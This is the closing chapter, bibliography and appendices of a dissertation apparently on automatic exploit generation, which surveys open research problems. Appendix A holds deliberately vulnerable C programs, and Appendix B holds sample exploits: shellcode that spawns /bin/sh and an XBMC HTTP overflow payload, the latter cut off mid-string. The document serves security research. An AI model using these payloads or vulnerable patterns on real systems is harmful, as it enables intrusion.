In this final Chapter we will introduce some further areas of research on the topic of AEG. These areas fall outside of our thesis but we believe them to be important to the further development of tools for automatic exploit generation. Some of the suggested research areas overlap with research on automatic test case generation and vulnerability detection. For these cases it will be possible to use the developed theory and tools when considering AEG. In other cases, AEG presents problems that are not necessarily important to consider when trying to find vulnerabilities. For these problems it will be necessary for directed research on exploit generation.

6.1 Automatic Memory-Layout Manipulation

In our thesis one of the preconditions was the following:

Data derived from user input corrupts a stored instruction pointer, function pointer or the destination location and source value of a write instruction.

In earlier versions of Linux and Windows this condition would not have excluded exploits for heap metadata overflows. This has changed in recent versions and there now exists a variety of integrity checks designed to thwart such exploit attempts. These integrity checks usually do not prevent the initial memory corruption but they do stop the corrupted data being used in write instructions. To avoid these integrity checks a variety of techniques have evolved that primarily require the ability to manipulate the layout of the heap and related data structures as well as their content [44, 18, 30].

Without getting involved in the exact details, this requires one to discover heap allocation and deallocation routines within the binary and then trigger sequences of allocations and deallocations. The required sequences differ depending on the application, the OS and the type of exploit we are creating. In order to automatically generate such an exploit we need to be able to discover these heap manipulation primitives and reason about them in terms of their effects on programs memory layout. This is a research area that has so far seen little interest but will be crucial if we are to build heap exploits on modern operating systems.

The solution to this problem is not as simple as discovering paths to the heap manipulation routines. Different operating systems and applications require different heap manipulations in terms of the size and number of allocations/deallocations and the required content of these allocated memory blocks. For example,

```
1  switch(userInput):
2     case 'A':
3        y = 1
4        break;
5     case 'B':
6        y = 2
7        break;
8     default:
9        y = 10;
10       break;
```

heap spraying [51] is a technique whereby large chunks of program memory are filled with shellcode preceded by NOP instructions. Manually one injects this code by discovering what parts of program input are stored on the heap and can be legitimately expanded to include this data while still triggering the exploit. This involves discovering the relationship between heap allocations and program input as well as the maximum bounds for different fields of user input.

The former problem could potentially be approached by considering the relationship between loops iterations and program input, as discussed in [47], but further work is needed to develop these methods into a flexible means of memory manipulation.

6.2   Multi-Path Analysis

In our algorithms we consider the single path resulting from $P(\Lambda)$ as the sole source of information when generating an exploit. There are situations where two inputs Λ_1 and Λ_2 trigger the same vulnerability but $P(\Lambda_1)$ is exploitable while $P(\Lambda_2)$ is not. In such a situation our approach relies on whatever mechanism that is generating the inputs to discover the exploitable path. A more intelligent solution might be to include a feedback loop from the exploit generation algorithms to the testing mechanism so that it can focus on finding more paths to a known vulnerability.

The problem is exemplified in Listing 6.1. If we consider the case where userInput is 'A' then the generated formula will contain the implication ((userInput == 'A') => (y = 1)) but no information on what happens if userInput equals 'B' or another character. Essentially this means that the transition relation for y is incomplete. If our exploit requires that y equals 2 we will need to discover the case statement on line 5.

The best way to deal with this problem will depend on the mechanism being used to generate the program inputs. There are many algorithms for both static and dynamic discovery of program paths. Test generation tools that rely on solving formulae that describe the path condition could be used by iteratively adding conditions to the formula that ensure a different path is taken within the function of interest on every execution. This approach is commonly how such tools discover new paths so it would not seem to be a major effort to extend the functionality to accept feedback from the exploit generation tool.

6.3   Identifying Memory Corruption Side-Effects

In many real-world overflows we encounter a situation where a corrupted variable that is unrelated to the shellcode or instruction pointer control is used in such a way as to cause the program to terminate before we hijack its control flow. This is always a potential issue in vulnerabilities where one or more instructions are executed between the memory corruption and our hijack of the control flow.

A recent example of this can be seen in the *ISC dhclient* vulnerability[1] from June of this year. In this

---

[1]https://www.isc.org/node/468

vulnerability a stack based overflow occurred that corrupted several structures on the stack before overwriting the stored instruction pointer. A number of these structures were then dereferenced and read from before the end of the function and the `ret` instruction that resulted in control flow being hijacked.

In order to automatically generate an exploit for the above situations we need to ensure that any variables that are corrupted by the overflow are modified to values that still result in the exploit being triggered. There are typically two problems. The first is as described, a corrupted variable is read from, and the second is where a corrupted variable is written to. Detecting these reads/writes is simple using any binary instrumentation framework. The difficulty is in determining what value to overwrite these corrupted variables with.

The most straight-forward solution would seem to be to automatically, or otherwise, find a memory region at a static address that is readable and one that is writable and simply overwrite any corrupted variables with the correct address depending on how it is used. This quickly runs into difficulties if the corrupted stack variable A is a pointer to another variable B that is itself dereferenced. In a situation like this we need to ensure that both A points to a readable memory address and that at that address there is a pointer B to another readable/writable memory location. The common way to do this manually is to find a static memory location, such as the heap in some cases, and inject the pointer B there and then modify the corrupted stack variable A to point to the static location of B. Once again, to do this automatically will require the tool to be able to relate user input to the memory region(s) it is copied to. It will also require us to track the path condition associated with the injected pointer B.

6.4 Write-N-Bytes-Anywhere Vulnerabilities

In this work we have discussed how one can automatically generate an exploit when a *write-4-bytes-anywhere* vulnerability is detected. It is not uncommon to encounter situation where we can write more or less bytes to an arbitrary location. It is also not uncommon that the destination operand is not entirely under our control i.e. we can specify a limited offset from a constant base.

Let us first consider the case where we control n bytes of the source value and $n \neq 4$. An example is where we can control the destination location of a NULL byte write, e.g. an instruction used to terminate a string with the EOS character `0x0`. To exploit these situations we may truncate an existing stored instruction pointer or even modify a different program variable that will then lead to another buffer overflow or exploitable write. This will require the tool to build a catalogue of such vulnerable locations. Essentially this means we are tracking the sets M_m and M_{EIP}. It is relatively simple to track stored instruction pointers on the stack but due to stack randomisation this is not always useful. To determine other program variables that might be useful to corrupt via the write will require further taint/usage analysis *after* the write has occurred. A more general solution would be to provide the tool with addresses in M_{EIP} that are static and usable in all applications on a given OS version, e.g. the `.dtors` segment. Where $n < 4$ the tool would then need to reason about whether it has sufficient control over values at such locations to modify an address such that it points to attacker controllable data.

The other situation one may encounter is where the write destination address is tainted but overly constrained. In our current implementation we assume we have sufficient control over the write destination and that it is possible to make it equal the required location in M_{EIP}, e.g., the addresses in the `.dtors`. It may be the case that the address is constrained within some offset from a constant base. In such situations the generated formula will be unsatisfiable as these constraints will be reflected within the formula. The vulnerability may be exploitable though had we provided an address within the allowable range. Discovering this range and discovering any useful locations to modify within it are two different problems.

In order to discover the range we could modify how we currently constrain the destination of a write instruction. As described, our implementation generates a formula that assigns the computation of the effective address to a new variable and then constrains that variable to equal our desired write destination. In situations where not all address components are tainted one approach might be to constrain the tainted components separately. It may then be possible to use iterative formula generation to discover the upper and lower bound of writable addresses. The challenge is then to discover an address within this range that when corrupted can be used to gain malicious code execution.

6.5   Automatic Shellcode Generation

The third precondition of our thesis is that we require the user to supply the required shellcode. The reason for this is that generating shellcode in the presence of complex program constraints is a non-trivial exercise and one that requires its own research.

In many applications certain characters cannot occur in the input and still trigger the vulnerability e.g. the character `0x0` usually cannot occur in any inputs that aim to trigger a vulnerability caused by incorrect use of the `strcpy` function. The most popular automatic method of avoiding bad characters in shellcode is to encode the shellcode and then prepend a header that reverses the process, e.g. an XOR encoder. This is done iteratively until the shellcode is free of all bad characters. Obviously this process is not guaranteed to terminate and every iteration of the algorithm results in bigger shellcode. Given that we have a mechanism for extracting the exact constraints on user input we believe it to be worth investigating if an efficient method exists to modify provided shellcode to meet these constraints. If such a solution exists it would ideally be able to offer guarantees regarding completeness that are not available from current approaches as well as generating smaller shellcode.

6.6   Defeating Protection Mechanisms

As discussed in Chapter 2 there are a variety of operating system and compiler level protection mechanisms designed to mitigate potentially exploitable vulnerabilities. In this work we dealt with the consequences of one such protection mechanism, address space layout randomisation. For most protection mechanisms and combinations thereof there are techniques employed by exploit writers to evade the restriction. Building these evasion techniques into an AEG system will primarily involve encoding the techniques employed by an exploit writer into an input template that specifies requirements that must be met for the technique to succeed. Detecting whether these requirements can be met or not, and shaping the input to meet them, is then a problem for the AEG tool. We have shown this to be an automatable process for ASLR but further research projects will have to extend this to the other protection mechanisms discussed in Chapter 2.

6.7   Assisted Exploit Generation

To build a completely automated and general tool for exploit generation is not, in our opinion, a realistic goal. There are simply far too many quirks in individual applications and operating systems to account for all cases. That is not to say that we should not research ways to improve on the current state of the art. There are many tasks that are common to almost all exploits that make research into the field both necessary and valuable. In terms of tool development though a system that is a hybrid of automated analysis techniques with human intuition and judgement would seem to be an attractive option. Many tasks that are difficult to automate reliably are relatively simple for a human to perform.

For example, certain hashing algorithm implementations include a number of non-linear operations and many different loop-dependent paths. Given a required output from such an algorithm a SMT-based solution may take an excessive time to discover all paths and then solve the resulting formula. A human may be able to quickly identify the type of hashing algorithm and determine if the required output is in fact possible. If it is, there may be faster ways to discover the required input that can be then provided to the automatic analysis system instead of waiting for it to finish generating/solving formulae.

Another case are `write-n-bytes` vulnerabilities where the destination address is constrained. In this situation if our tool can present the user with the range of usable addresses they may be able to quickly decide if the vulnerability is exploitable or not depending on the data that falls within this range. Attempting to automate this decision would require specific case handling for different operating systems, compilers and software protection mechanisms.

Certain classes of exploits, such as those that leverage application specific design flaws, do not follow a specific template. These exploits operate by manipulating the application into an unsafe stage. Obviously this state can be highly application specific and have no real meaning in the context of the security of other

unrelated applications. Taint analysis and data-flow information is incredibly useful in such situations but as an assistance to a human who understands the applications architecture and the security guarantees it should enforce. In our opinion it may be a useful research direction to investigate abstraction and modeling techniques that could help in gaining an understanding of an application. Such research will feed into automatic exploit generation but could also provide useful algorithms and tools in its own right.

6.8   Conclusion

In this dissertation we have discussed the problems encountered during the AEG process and presented novel algorithms to solve many of them. The implementation of this system is the first tool to use methods derived from software verification and program analysis for exploit generation and we have demonstrated it to be a feasible approach to the problem. In this final Chapter we have outlined a number of areas we believe to be important for the development of AEG theory and techniques. We hope that these areas and others will receive sufficient attention over the coming months and years and result in techniques that are applicable to real-world applications on modern operating systems.

Bibliography

[1] Dave Aitel. Thinking Beyond the Ivory Towers, May 2008. http://www.securityfocus.com/columnists/472.

[2] Aleph1. Smashing the Stack for Fun and Profit. *Phrack*, 49, November 1996.

[3] Dzintars Avots, Michael Dalton, V. Benjamin Livshits, and Monica S. Lam. Improving Software Security with a C Pointer Analysis. In *ICSE '05: Proceedings of the 27th international conference on Software engineering*, pages 332–341, New York, NY, USA, 2005. ACM.

[4] Clark Barrett and Cesare Tinelli. CVC3. In Werner Damm and Holger Hermanns, editors, *Proceedings of the 19th International Conference on Computer Aided Verification (CAV '07)*, volume 4590 of *Lecture Notes in Computer Science*, pages 298–302. Springer-Verlag, July 2007. Berlin, Germany.

[5] Fabrice Bellard. QEMU, a Fast and Portable Dynamic Translator. In *ATEC '05: Proceedings of the annual conference on USENIX Annual Technical Conference*, pages 41–41, Berkeley, CA, USA, 2005. USENIX Association.

[6] Sanjay Bhansali, Wen-Ke Chen, Stuart de Jong, Andrew Edwards, Ron Murray, Milenko Drinić, Darek Mihočka, and Joe Chau. Framework for Instruction-Level Tracing and Analysis of Program Executions. In *VEE '06: Proceedings of the 2nd international conference on Virtual execution environments*, pages 154–163, New York, NY, USA, 2006. ACM.

[7] A. Biere, A. Cimatti, E. Clarke, O. Strichman, and Y. Zhu. Bounded Model Checking. *Advances in Computers*, 58, 2003.

[8] Derek L. Bruening. *Efficient, Transparent, and Comprehensive Runtime Code Manipulation*. PhD thesis, Massachusetts Institute of Technology, Cambridge, MA, USA, 2004.

[9] D. Brumley, J. Newsome, D. Song, Hao Wang, and Somesh Jha. Towards Automatic Generation of Vulnerability-based Signatures. *Security and Privacy, 2006 IEEE Symposium on*, pages 15 pp.–16, May 2006.

[10] D. Brumley, Hao Wang, S. Jha, and Dawn Song. Creating Vulnerability Signatures Using Weakest Preconditions. *Computer Security Foundations Symposium, 2007. CSF '07. 20th IEEE*, pages 311–325, July 2007.

[11] David Brumley, Pongsin Poosankam, Dawn Song, and Jiang Zheng. Automatic Patch-Based Exploit Generation is Possible: Techniques and Implications. In *SP '08: Proceedings of the 2008 IEEE Symposium on Security and Privacy (sp 2008)*, pages 143–157. IEEE Computer Society, 2008.

[12] Robert Brummayer and Armin Biere. Boolector: An Efficient SMT Solver for Bit-vectors and Arrays. pages 174–177. 2009.

[13] Randal E. Bryant, Daniel Kroening, Joel Ouaknine, Sanjit A. Seshia, Ofer Strichman, and Bryan Brady. Deciding Bit-vector Arithmetic with Abstraction. In *Proceedings of TACAS 2007*, volume 4424 of *Lecture Notes in Computer Science*, pages 358–372. Springer, 2007.

[14] Cristian Cadar, Daniel Dunbar, and Dawson R. Engler. KLEE: Unassisted and Automatic Generation of High-coverage Tests for Complex Systems Programs . In *OSDI*, pages 209–224, 2008.

[15] Cristian Cadar, Vijay Ganesh, Peter M. Pawlowski, David L. Dill, and Dawson R. Engler. EXE: Automatically Generating Inputs of Death. In *CCS '06: Proceedings of the 13th ACM conference on Computer and communications security*, pages 322–335. ACM, 2006.

[16] Walter Chang and Calvin Lin. Guarding Programs Against Attacks with Dynamic Data Flow Analysis. In *in 7th Annual Austin CAS International Conference*, 2005.

[17] James Clause, Wanchun Li, and Alessandro Orso. Dytan: A Generic Dynamic Taint Analysis Framework. In *ISSTA '07: Proceedings of the 2007 international symposium on Software testing and analysis*, pages 196–206, New York, NY, USA, 2007. ACM.

[18] Matt Conover and Oded Horovitz. Reliable Windows Heap Exploits. *SyScan 2004*, 2004.

[19] Intel Corporation. Intel 64 and IA-32 Architectures Software Developer's Manuals. Technical report, 2009.

[20] Ron Cytron, Jeanne Ferrante, Barry K. Rosen, Mark N. Wegman, and F. Kenneth Zadeck. Efficiently Computing Static Single Assignment Form and the Control Dependence Graph. *ACM Trans. Program. Lang. Syst.*, 13(4):451–490, 1991.

[21] Martin Davis, George Logemann, and Donald Loveland. A Machine Program for Theorem-proving. *Commun. ACM*, 5(7):394–397, 1962.

[22] Leonardo de Moura and Nikolaj Bjørner. Z3: An Efficient SMT Solver. pages 337–340. 2008.

[23] Bruno Dutertre and Leonardo de Moura. A Fast Linear-Arithmetic Solver for DPLL(T). In *Proceedings of the 18th Computer-Aided Verification conference*, volume 4144 of *LNCS*, pages 81–94. Springer-Verlag, 2006.

[24] H. Etoh. GCC Extension for Protecting Applications From Stack-Smashing Attacks (propolice), 2003. http://www.trl.ibm.com/projects/security/ssp/.

[25] V. Ganapathy, S.A. Seshia, S. Jha, T.W. Reps, and R.E. Bryant. Automatic Discovery of API-Level Exploits. *Software Engineering, 2005. ICSE 2005. Proceedings. 27th International Conference on*, pages 312–321, May 2005.

[26] Vijay Ganesh and David L. Dill. A Decision Procedure for Bit-Vectors and Arrays. In *Computer Aided Verification (CAV '07)*, Berlin, Germany, July 2007. Springer-Verlag.

[27] Patrice Godefroid, Nils Klarlund, and Koushik Sen. Dart: Directed Automated Random Testing. In *PLDI '05: Proceedings of the 2005 ACM SIGPLAN conference on Programming language design and implementation*, number 6 in 40, pages 213–223. ACM Press, June 2005.

[28] Lurene Grenier and lin0xx. Byakugan: Increase Your Sight. *Toorcon*, 2007.

[29] Sumit Gulwani, Saurabh Srivastava, and Ramarathnam Venkatesan. Program Analysis As Constraint Solving. *SIGPLAN Not.*, 43(6):281–292, 2008.

[30] Ben Hawkes. Attacking the Vista Heap. *Ruxcon 2008*, 2008.

[31] Susmit Kumar Jha, Rhishikesh Shrikant Limaye, and Sanjit A. Seshia. Beaver: Engineering an Efficient SMT Solver for Bit-Vector Arithmetic. Technical Report UCB/EECS-2009-95, EECS Department, University of California, Berkeley, Jun 2009.

[32] Izik Kotler. Smack The Stack. http://tty64.org/doc/smackthestack.txt, 2005.

[33] Daniel Kroening and Natasha Sharygina. Approximating Predicate Images for Bit-Vector Logic. In *Proceedings of TACAS 2006*, volume 3920 of *Lecture Notes in Computer Science*, pages 242–256. Springer Verlag, 2006.

[34] Daniel Kroening and Ofer Strichman. *Decision Procedures – An Algorithmic Point of View* . EATCS. Springer, 2008.

[35] Zhiqiang Lin, Xiangyu Zhang, and Dongyan Xu. Convicting Exploitable Software Vulnerabilities: An Efficient Input Provenance Based Approach. In *Proceedings of the 38th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN-DCCS 2008)*, Anchorage, Alaska, USA, June 2008.

[36] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: Building Customized Program Analysis Tools with Dynamic Instrumentation. In *PLDI '05: Proceedings of the 2005 ACM SIGPLAN conference on Programming language design and implementation*, pages 190–200. ACM, 2005.

[37] Jason Medeiros. Automated Exploit Development, The Future of Exploitation is Here. Technical report, Grayscale Research, 2007.

[38] David Molnar, DavidA.and Wagner. Catchconv: Symbolic Execution and Run-Time Type Inference for Integer Conversion Errors. Technical Report UCB/EECS-2007-23, EECS Department, University of California, Berkeley, 2007.

[39] HD Moore. Metasploit 3: Exploit Intelligence and Automation. *Microsoft Blue Hat 3*, 2006.

[40] Tilo Muller. ASLR Smack & Laugh Reference. *Seminar on Advanced Exploitation Techniques*, February 2008.

[41] Nicholas Nethercote and Julian Seward. Valgrind: A Framework for Heavyweight Dynamic Binary Instrumentation. *SIGPLAN Not.*, 42(6):89–100, June 2007.

[42] James Newsome, David Brumley, and Dawn Song. Vulnerability-Specific Execution Filtering for Exploit Prevention on Commodity Software. In *In Proceedings of the 13 th Symposium on Network and Distributed System Security (NDSS*, 2005.

[43] James Newsome and Dawn Song. Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software. In *Proceedings of the Network and Distributed System Security Symposium (NDSS 2005)*, 2005.

[44] Phantasmal Phantasmagoria. The Malloc Maleficarum, Glibc Malloc Exploitation Techniques, October 2005. http://www.packetstormsecurity.org/papers/attack/MallocMaleficarum.txt.

[45] Silvio Ranise and Cesare Tinelli. The SMT-LIB Format: An Initial Proposal. In *In PDPAR*, pages 94–111, 2003.

[46] Juan Rivas. Overwriting the .dtors Section. Technical report, Synnergy, 2000.

[47] Prateek Saxena, Pongsin Poosankam, Stephen McCamant, and Dawn Song. Loop-Extended Symbolic Execution on Binary Programs. Technical Report UCB/EECS-2009-34, EECS Department, University of California, Berkeley, Mar 2009.

[48] Hovav Shacham, Matthew Page, Ben Pfaff, Eu J. Goh, Nagendra Modadugu, and Dan Boneh. On the Effectiveness of Address-Space Randomization. In *CCS '04: Proceedings of the 11th ACM conference on Computer and communications security*, pages 298–307, New York, NY, USA, 2004. ACM.

[49] Skape and Skywing. Bypassing Windows Hardware-enforced Data Execution Protection. *Uninformed*, 4, October 2005. http://uninformed.org/?v=2&a=4.

[50] Dawn Song, David Brumley, Heng Yin, Juan Caballero, Ivan Jager, Min Gyung Kang, Zhenkai Liang, James Newsome, Pongsin Poosankam, and Prateek Saxena. Bitblaze: A New Approach To Computer Security via Binary Analysis. In *ICISS '08: Proceedings of the 4th International Conference on Information Systems Security*, pages 1–25, Berlin, Heidelberg, 2008. Springer-Verlag.

[51] Alexander Sotirov. Heap Feng Shui in Javascript. *Blackhat Europe*, April 2007.

[52] PaX Team. Address Space Layout Randomization, March 2003. http://pax.grsecurity.net/docs/aslr.txt.

[53] PaX Team. Non-Executable Pages Design & Implementation, May 2003. http://pax.grsecurity.net/docs/noexec.txt.

[54] Perry Wagle and Crispin Cowan. Stackguard: Simple Stack Smash Protection for GCC. In *Proceedings of the GCC Developers Summit*, pages 243–256, Ottawa, Ontario, Canada, May 2003.

Appendices

Appendix A

Sample Vulnerabilities

A.1 Vulnerability 1

Listing A.1: "A **strcpy** vulnerability"

```c
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

void func(char *userInput)
{
    char arr[64];

    strcpy(arr, userInput);
}

int main(int argc, char *argv[])
{
    int res, fd = -1;
    char *heapArr = NULL;
    fd = open(argv[1], O_RDONLY);

    heapArr = malloc(128*sizeof(char));
    res = read(fd, heapArr, 128);
    func(heapArr);

    return 0;
}
```

A.2 XBMC Vulnerability

```
1  int dll_open(const char* szFileName, int iMode)
2  {
3     char str[XBMC_MAX_PATH];
4
5     // move to CFile classes
6     if (strncmp(szFileName, "\\Device\\Cdrom0", 14) == 0)
7     {
8        // replace "\\Device\\Cdrom0" with "D:"
9        strcpy(str, "D:");
10       strcat(str, szFileName + 14);
11    }
12    else strcpy(str, szFileName);
13
14    CFile* pFile = new CFile();
15    bool bWrite = false;
16    if ((iMode & O_RDWR) || (iMode & O_WRONLY))
17       bWrite = true;
18    bool bOverwrite=false;
19    if ((iMode & _O_TRUNC) || (iMode & O_CREAT))
20       bOverwrite = true;
21    // currently always overwrites
22    bool bResult;
23
24    // We need to validate the path here as some calls from ie. libdvdnav
25    // or the python DLLs have malformed slashes on Win32 & Xbox
26    // (-> E:\test\VIDEO_TS/VIDEO_TS.BUP))
27    if (bWrite)
28       bResult = pFile->OpenForWrite(CURL::ValidatePath(str), bOverwrite);
29    else
30       bResult = pFile->Open(CURL::ValidatePath(str));
31
32    if (bResult)
33    {
34       EmuFileObject* object = g_emuFileWrapper.RegisterFileObject(pFile);
35       if (object == NULL)
36       {
37          VERIFY(0);
38          pFile->Close();
39          delete pFile;
40          return -1;
41       }
42       return g_emuFileWrapper.GetDescriptorByStream(&object->file_emu);
43    }
44    delete pFile;
45    return -1;
46 }
```

A.3 Function Pointer Vulnerability (No Arithmetic Modification of Input)

```
1  #include <stdio.h>
2  #include <fcntl.h>
3  #include <stdlib.h>
4  #include <string.h>
5  #include <unistd.h>
6
7  void exit_func(int a)
8  {
9      printf("Shellcode was not executed\n");
10     exit(a);
11 }
12
13 void func_ptr_smash(char *input)
14 {
15     int i = 0;
16     void (*func_ptr)(int) = exit_func;
17     char buffer[248];
18
19     strcpy(buffer, input);
20
21     printf ("Exiting with code %d\n", i);
22     (*func_ptr) (i);
23 }
24
25 int main(int argc, char *argv[])
26 {
27     int res, z, fd = -1;
28     char *heapArr = NULL;
29     fd = open(argv[1], O_RDONLY);
30
31     heapArr = malloc(256*sizeof(char) + 1);
32     printf("Reading 256 bytes into %p\n", heapArr);
33     res = read(fd, heapArr, 256);
34
35     if (res != 256) {
36         printf("Read %d bytes, wtf\n", res);
37         return -1;
38     } else {
39         printf("Read %d bytes\n", res);
40     }
41
42     heapArr[256] = '\x0';
43     func_ptr_smash(heapArr);
44     return 0;
45 }
```

A.4 Function Pointer Vulnerability (Arithmetic Modification of Input)

```
1  #include <stdio.h>
2  #include <fcntl.h>
3  #include <stdlib.h>
4  #include <string.h>
5  #include <unistd.h>
6
7  void exit_func(int a)
8  {
9      printf("Shellcode was not executed\n");
10     exit(a);
11 }
12
13 void func_ptr_smash(char *input)
14 {
15     int i = 0;
16     void (*func_ptr)(int) = exit_func;
17     char buffer[248];
18
19     strcpy(buffer, input);
20
21     printf ("Exiting with code %d\n", i);
22     (*func_ptr) (i);
23 }
24
25 int main(int argc, char *argv[])
26 {
27     int res, z, fd = -1;
28     char *heapArr = NULL;
29     fd = open(argv[1], O_RDONLY);
30
31     heapArr = malloc(256*sizeof(char) + 1);
32     printf("Reading 256 bytes into %p\n", heapArr);
33     res = read(fd, heapArr, 256);
34
35     if (res != 256) {
36        printf("Read %d bytes, wtf\n", res);
37        return -1;
38     } else {
39         printf("Read %d bytes\n", res);
40     }
41
42     for (z = 0; z < 248; z++)
43        heapArr[z] = (char)heapArr[z] + 4;
44
45     heapArr[256] = '\x0';
46     func_ptr_smash(heapArr);
47     return 0;
48 }
```

A.5 Corrupted Write Vulnerability

```c
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

void func(int *userInput)
{
    int *ptr;
    int arr[32];
    int i;

    ptr = &arr[31];

    for (i = 0; i <=32; i++)
        arr[i] = userInput[i];

    *ptr = arr[0];
}

int main(int argc, char *argv[])
{
    int res, fd = -1;
    int *heapArr = NULL;
    fd = open(argv[1], O_RDONLY);

    heapArr = malloc(64*sizeof(int));
    res = read(fd, heapArr, 64*sizeof(int));
    func(heapArr);

    return 0;
}
```

Appendix B

Sample Exploits

B.1   Stack overflow (**strcpy**) Exploit

Listing B.1: "A stack overflow exploit"

```
1  import sys
2
3  exploit = '\xeb\x18\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x89\xf3\x8d
4  \x4e\x08\x8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f
5  \x73\x68\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
6  \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x33\x85\x04\x08\x41\x41
7  \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
8  \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
9  \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41'
10
11 ex = open(sys.argv[1], 'w')
12 ex.write(exploit)
13 ex.close()
```

B.2 XBMC Exploit

```
1  import sys
2  from socket import *
3
4  exploit = '\x47\x45\x54\x20\x2f\x78\x62\x6d\x63\x43\x6d\x64\x73\x2f\x78\x62\x6d
5  \x63\x48\x74\x74\x70\x3f\x63\x6f\x6d\x6d\x61\x6e\x64\x3d\x47\x65\x74\x54\x61\x67
6  \x46\x72\x6f\x6d\x46\x69\x6c\x65\x6e\x61\x6d\x65\x28\x43\x3a\x2f\x41\x41\x41\x41
7  \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
8  \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
9  \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
10 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
11 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
12 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
13 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
14 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\xb4\x41\x41\x41\x41
15 \x41\x41\x41\x41\xc0\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x08\x41\x41\x41\x41
16 \x41\xcd\x41\x41\xe3\xff\x41\x41\x2f\x62\x69\x41\x2f\x73\x41\x41\x41\x41\x41\x41
17 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
18 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
19 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
20 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
21 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
22 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
23 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
24 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
25 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
26 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
27 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
28 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
29 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
30 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
31 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
32 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
33 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
34 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x3a\x41\x41\x41\x41\x41
35 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
36 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
37 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
38 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
39 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
40 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
41 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
42 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
43 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
44 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
45 \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
